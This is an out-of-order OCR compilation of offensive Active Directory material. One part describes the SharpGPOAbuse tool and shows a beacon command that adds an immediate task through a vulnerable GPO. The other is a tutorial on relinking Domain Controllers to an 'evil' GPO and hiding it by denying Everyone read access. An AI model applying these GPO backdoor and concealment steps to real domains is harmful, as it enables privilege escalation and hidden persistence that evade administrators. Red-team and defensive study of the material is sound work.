[{42B5FAAE-6536-11D2-AE5A-0000F87571E3}{40B6664F-4972-11D1-A7CA-0000F87571E3}]

SharpGPOAbuse will take care of all of the above and can be used to perform the following actions:

- Add rights to a user such as *SeDebugPrivilege*, *SeTakeOwnershipPrivilege*, etc.
- Add a new startup script.
- Add a new immediate task.
- Add a user to the local admins group.

Code

SharpGPOAbuse has been built against .NET 3.5 and is compatible with Visual Studio 2017. The code is located at:

- https://github.com/mwrlabs/SharpGPOAbuse

CommandLineParser has been used in order to parse the command line arguments. This package will need to be installed by issuing the following command into the NuGet Package Manager Console:

Install-Package CommandLineParser -Version 1.9.3.15

After compiling the project, merge the *SharpGPOAbuse.exe* and the *CommandLine.dll* into one executable file using ILMerge:

ILMerge.exe /out:C:\SharpGPOAbuse.exe C:\Release\SharpGPOAbuse.exe C:\Release\CommandLine.dll

Example

```
beacon> execute-assembly SharpGPOAbuse.exe --AddImmediateTask --TaskName "New Task"
--Author DOMAIN\Administrator --Command "cmd.exe" --Arguments "/c whoami > C:\task.txt"
--GPOName "Vulnerable GPO"
[*] Tasked beacon to run .NET program: SharpGPOAbuse.exe --AddImmediateTask --TaskName
"New Task" --Author DOMAIN\Administrator --Command "cmd.exe" --Arguments "/c whoami
> C:\task.txt" --GPOName "Vulnerable GPO"
[+] host called home, sent: 171873 bytes
[+] received output:
[+] Domain = domain.com
[+] Domain Controller = EURODC01.domain.com
[+] Distinguished Name = CN=Policies,CN=System,DC=domain,DC=com
[+] GUID of "Vulnerable GPO" is: {B015712C-9646-4269-9411-85E5A78102F4}
[+] Creating file \\domain.com\SysVol\domain.com\Policies\{B015712C-9646-4269-9411-
85E5A78102F4}\Machine\Preferences\ScheduledTasks\ScheduledTasks.xml
[+] versionNumber attribute changed successfully
[+] The version number in GPT.ini was increased successfully.
[+] The GPO was modified to include a new immediate task. Wait for the GPO refresh cycle.
[+] Done!
```


Future

SharpGPOAbuse can be extended to support more functionality for abusing GPOs. Examples of such functionality include:

- Open ports on host-based firewalls.
- Add a malicious service.
- Modify registry key values.

Introduction

A Group Policy Object is a component of Group Policy that can be used as a resource in Microsoft systems to control user & computer accounts.




Group Policy Object are implemented in an Active Directory system according to various Group Policy settings and can include different configurations such as the password complexity for users, disabling local admin for certain users, and the list goes on.

Which means that you can control anything if you're able to control a GPO that has been linked somewhere.

Andy Robbins from SpecterOps wrote a great blog post on additional information regarding GPO's and how they can be abused. I recommend everyone to take a look at it, because it has a lot of useful information.


After searching the internet. I discovered a presentation, again from the guys at SpecterOps, about adding a user to a GPO and giving the WriteDacl permission to backdoor the Default Domain Controllers GPO. Which is a nice one for my inspiration to find other potential ways to backdoor a GPO.




I wanted to share something new regarding a backdoor in a GPO, well at least. I try to. Like I said in the beginning. I'm pretty sure someone else could already have done this in the past.


Need to know

Every OU that has a GPO linked to it. Can be discovered via the attribute that is called **gpLink**. This is an attribute of the AD Object where the group policy is linked to.






These Group Policy Objects are then placed in the container called **Policies**.




When creating a new GPO in the Group Policy Management Console. The GPO object will be placed in the **CN=Policies**.




If you are looking for any inspiration regarding how to configure a ''evil'' GPO as backdoor. Please take a look at this blog post.

Now as an **example** I'm going to configure that **Domain Users** is allowed to log on locally to the Domain Controller.



After the evil GPO has been configured properly.

It is time to link it to an OU, so in this case. I'll pick the Domain Controller as example. We know that the **OU=Domain Controllers** has the Default Domain Controllers Policy GPO linked to it.




By default the **gpLink** attribute of the Default Domain Controllers Policy GPO is the following: [LDAP://CN={6AC1786C-016F-11D2-945F-00C04fB984F9}


Our created ''evil'' GPO has the common name (cn)

{FCD40A5F-C0B8–4195–9BF8–932DD4C71BB3}


Not sure if ''replace'' is a good word for this, but lets replace the current GPO of the Domain Controllers to the evil GPO. In this scenario, we're going to edit the **gpLink** attribute of the **OU=Domain Controllers**.



We are going to replace {6AC1786C-016F-11D2–945F-00C04fB984F9} to {FCD40A5F-C0B8–4195–9BF8–932DD4C71BB3}



Here we're able to see that the **gpLink** attribute has been changed to something else, which is our evil GPO.




Link enabled means that the Group Policy is linked to the OU — So in this case our policy applies to the objects within the OU.

My ''research''

Not sure if I can call it research, but I just didn't know how I could describe it. Maybe I should call it a dumbass tutorial?


After replacing the Default Domain Controller Policy GPO to our Backdoor GPO.

It is time to hide our GPO first, by denying read properties for Everyone.




We will get the following results in Group Policy Management Console after we have done that:


BackdoorGPO is disappeared in Group Policy Objects.



Now it is time to ''**Deny**'' read/write for ''**Everyone**'' to only the ''**gpLink**'' attribute at the **OU=Domain Controllers** for **Everyone**. Not the entire read properties, just the **gpLink** attributes.

